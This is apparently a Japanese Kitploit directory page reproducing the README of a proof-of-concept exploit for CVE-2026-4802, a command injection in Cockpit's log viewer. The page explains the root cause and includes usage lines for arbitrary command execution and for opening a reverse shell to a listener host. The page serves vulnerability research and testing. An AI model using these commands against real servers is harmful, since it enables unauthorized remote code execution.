
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2026-4802 — CVE-2026-4802の概念実証エクスプロイト。CockpitのシステムログUIにおけるコマンドインジェクションの脆弱性で、任意のコマンド実行とリバースシェルを可能にします。 | Kitploit
ツール/GitHubGitHub/hakaioffsec/cve-2026-4802
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストコマンド&コントロールレッドチーミング
GitHubhakaioffsec/cve-2026-4802

CVE-2026-4802

CVE-2026-4802の概念実証エクスプロイト。CockpitのシステムログUIにおけるコマンドインジェクションの脆弱性で、任意のコマンド実行とリバースシェルを可能にします。

リポジトリを見る
41456ヶ月前未レビュー
共有

CVE-2026-4802 - Cockpitにおけるコマンドインジェクションによるリモートコード実行

CVE-2026-4802の概念実証エクスプロイトです。CockpitのシステムログUI(loadServiceFilters())におけるコマンドインジェクションによるリモートコード実行です。

セットアップ


脆弱な環境をビルドして実行します:

$ docker build -t cockpit-vuln .
$ docker run --rm -d --privileged -p 9090:9090 cockpit-vuln

使用方法

# ターゲットが脆弱かどうかを確認
$ python3 poc.py --url http://localhost:9090 --user viewer --pass viewer --mode check

# 任意のコマンドを実行
$ python3 poc.py --url http://localhost:9090 --user viewer --pass viewer --mode exec --cmd "id"

# リバースシェル
$ python3 poc.py --url http://localhost:9090 --user viewer --pass viewer --mode reverse --lhost 10.0.0.1 --lport 4444
影響を受けるバージョン

  • Cockpit(pkg/systemd/logsJournal.jsxを含む未パッチ版)

根本原因

pkg/systemd/logsJournal.jsx内のloadServiceFilters()関数は、配列を文字列に結合してスペースのみでエスケープした後に/bin/bash -ecへ渡すことでシェルコマンドを構築します。ログページのURLフラグメント(例: --since=)からのユーザー制御パラメータは、サニタイズされずにこのコードパスに到達するため、コマンド置換($(...))などのシェルメタ文字の注入が可能になります。

免責事項

このツールは教育および研究目的のみで使用してください。所有しているシステム、または明示的なテスト許可を得たシステムでのみ使用してください。作者は、このプログラムの誤用または損害について一切の責任を負いません。

QuimeraX Intelligence

QuimeraX Intelligenceは、複雑なシステムにおける重大な脆弱性の特定を専門とする高度なEASMおよびサイバー脅威インテリジェンスプラットフォームです。このプラットフォームは、セキュリティ脅威を積極的に監視、検出し、クライアントに警告することで、透明性と潜在的なリスクへの迅速な対応を保証します。クライアントは、システムが脆弱であると判明した場合に即時の通知と包括的なレポートを受け取り、保護措置を講じることができます。詳細はこちら

Hakai Security

Hakai Securityは、セキュリティ専門家によって設立されたサイバーセキュリティ企業であり、技術的卓越性に取り組んでいます。高度なペネトレーションテスト、現実的なレッドチームシミュレーション、セキュアな開発プラクティスなど、クライアントの資産を進化するサイバー脅威から積極的に保護するためのカスタマイズされたセキュリティソリューションを提供しています。


参考情報

  • https://bugzilla.redhat.com/show_bug.cgi?id=2451155
  • https://access.redhat.com/security/cve/CVE-2026-4802
  • https://www.cve.org/CVERecord?id=CVE-2026-4802
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    383
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    327
  • 5

    estorides

    grisuno/estorides

    99以上の無料OSINTソースを並列で集約し、エンティティをナレッジグラフに解決し、LLM支援の分析とともにSTIX 2.1、MISP、またはGraphMLでエクスポートします。

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    256

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →




